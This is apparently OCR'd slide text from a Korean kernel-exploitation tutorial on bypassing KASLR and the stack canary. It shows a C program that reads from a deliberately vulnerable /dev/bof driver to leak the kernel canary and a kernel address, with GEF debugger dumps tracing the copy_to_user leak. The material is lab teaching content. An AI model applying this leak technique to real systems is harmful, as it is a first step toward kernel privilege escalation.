


```
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);


        return 0;
}
```

driver 내부 bof_read 함수 호출

Linux Kernel Exploit Technique

- KASLR, SSP Bypass



```
--------------------------------------------------------------------------------------- code: x86:64 (gdb-native) ----
    0xffffffffc000009a 4889e6             <NO_SYMBOL>   mov    rsi, rsp
    0xffffffffc000009d 48c7042400000000   <NO_SYMBOL>   mov    QWORD PTR [rsp], 0x0
    0xffffffffc00000a5 48c74424080000..   <NO_SYMBOL>   mov    QWORD PTR [rsp + 0x8], 0x0
*-> 0xffffffffc00000ae e8fd5078c1         <NO_SYMBOL>   call   0xffffffff817851b0 <_copy_to_user>

   -> 0xffffffff817851b0 f30f1efa           <_copy_to_user>   endbr64
      0xffffffff817851b4 4989d0             <_copy_to_user+0x4>   mov    r8, rdx
      0xffffffff817851b7 31c0               <_copy_to_user+0x7>   xor    eax, eax
      0xffffffff817851b9 4889d1             <_copy_to_user+0x9>   mov    rcx, rdx
      0xffffffff817851bc 4901f8             <_copy_to_user+0xc>   add    r8, rdi
      0xffffffff817851bf 0f92c0             <_copy_to_user+0xf>   setb   al

    0xffffffffc00000b3 48f7d8             <NO_SYMBOL>   neg    rax
    0xffffffffc00000b6 4819c0             <NO_SYMBOL>   sbb    rax, rax
    0xffffffffc00000b9 4883e0f2           <NO_SYMBOL>   and    rax, 0xfffffffffffffff2
    0xffffffffc00000bd 488b542410         <NO_SYMBOL>   mov    rdx, QWORD PTR [rsp + 0x10]
    0xffffffffc00000c2 65482b153edf73c3   <NO_SYMBOL>   sub    rdx, QWORD PTR gs:[rip + 0xffffffffc373df3e] # 0xffffffff8373e008
--------------------------------------------------------------------------------------------- arguments (guessed) ----
0xffffffff817851b0 <_copy_to_user> (
   $rdi = 0x00007ffde2239af0  ->  0x0000000000000000,
   $rsi = 0xffffc90000243e40  ->  0x0000000000000000,
   $rdx = 0x0000000000000064,
```

copy_to_user(0x00007ffde2239af0, 0xffffc90000243e40, 0x64)


User Space

Kernel Space

POC SECURITY

Linux Kernel Exploit Technique

- KASLR, SSP Bypass



```
gef> x/4gx 0xffffc90000243e40
0xffffc90000243e40:      0x0000000000000000      0x0000000000000000
0xffffc90000243e50:      0xd054239b7eec0a00      0xffffffff814cd7c8
```


Kernel Canary

Kernel Address

LEAK TARGET

Linux Kernel Exploit Technique

- KASLR, SSP Bypass



```
0xffffffff817851b0 <_copy_to_user> (
   $rdi = 0x00007ffde2239af0  ->  0x0000000000000000,
   $rsi = 0xffffc90000243e40  ->  0x0000000000000000,
   $rdx = 0x0000000000000064,
```

copy_to_user 호출 전

```
gef> x/10gx 0xffffc90000243e40
0xffffc90000243e40:     0x0000000000000000      0x0000000000000000
0xffffc90000243e50:     0xd054239b7eec0a00      0xffffffff814cd7c8
0xffffc90000243e60:     0xffffffff814ce230      0x0000000000010000
0xffffc90000243e70:     0x0000000000000007      0x0000000007190770
0xffffc90000243e80:     0x0000000000000000      0x0000000000000001
```


Kernel Stack

```
gef> x/10gx 0x00007ffde2239af0
0x7ffde2239af0: 0x0000000000000000      0x0000000000000000
0x7ffde2239b00: 0x0000000000000000      0x0000000000000000
0x7ffde2239b10: 0x0000000000000000      0x0000000000000000
0x7ffde2239b20: 0x0000000000000000      0x0000000000000000
0x7ffde2239b30: 0x0000000000000000      0x0000000000000000
```


User Stack

Linux Kernel Exploit Technique

- KASLR, SSP Bypass




```
------------------------------------------------------------------------------------------------
    0xffffffffc000009d 48c7042400000000     <NO_SYMBOL>  mov    QWORD PTR [rsp], 0x0
    0xffffffffc00000a5 48c74424080000..     <NO_SYMBOL>  mov    QWORD PTR [rsp + 0x8], 0x0
*   0xffffffffc00000ae e8fd5078c1           <NO_SYMBOL>  call   0xffffffff817851b0 <_copy_to_user>
 -> 0xffffffffc00000b3 48f7d8               <NO_SYMBOL>  neg    rax
    0xffffffffc00000b6 4819c0               <NO_SYMBOL>  sbb    rax, rax
    0xffffffffc00000b9 4883e0f2             <NO_SYMBOL>  and    rax, 0xfffffffffffffff2
    0xffffffffc00000bd 488b542410           <NO_SYMBOL>  mov    rdx, QWORD PTR [rsp + 0x10]
    0xffffffffc00000c2 65482b153edf73c3     <NO_SYMBOL>  sub    rdx, QWORD PTR gs:[rip + 0xffffffffc373df3e]
    0xffffffffc00000ca 7509                 <NO_SYMBOL>  jne    0xffffffffc00000d5
```



```
gef> x/40gx 0x00007ffde2239af0
0x7ffde2239af0: 0x0000000000000000      0x0000000000000000
0x7ffde2239b00: 0xd054239b7eec0a00      0xffffffff814cd7c8
0x7ffde2239b10: 0xffffffff814ce230      0x0000000000010000
0x7ffde2239b20: 0x0000000000000007      0x0000000007190770
0x7ffde2239b30: 0x0000000000000000      0x0000000000000001
```

User Space



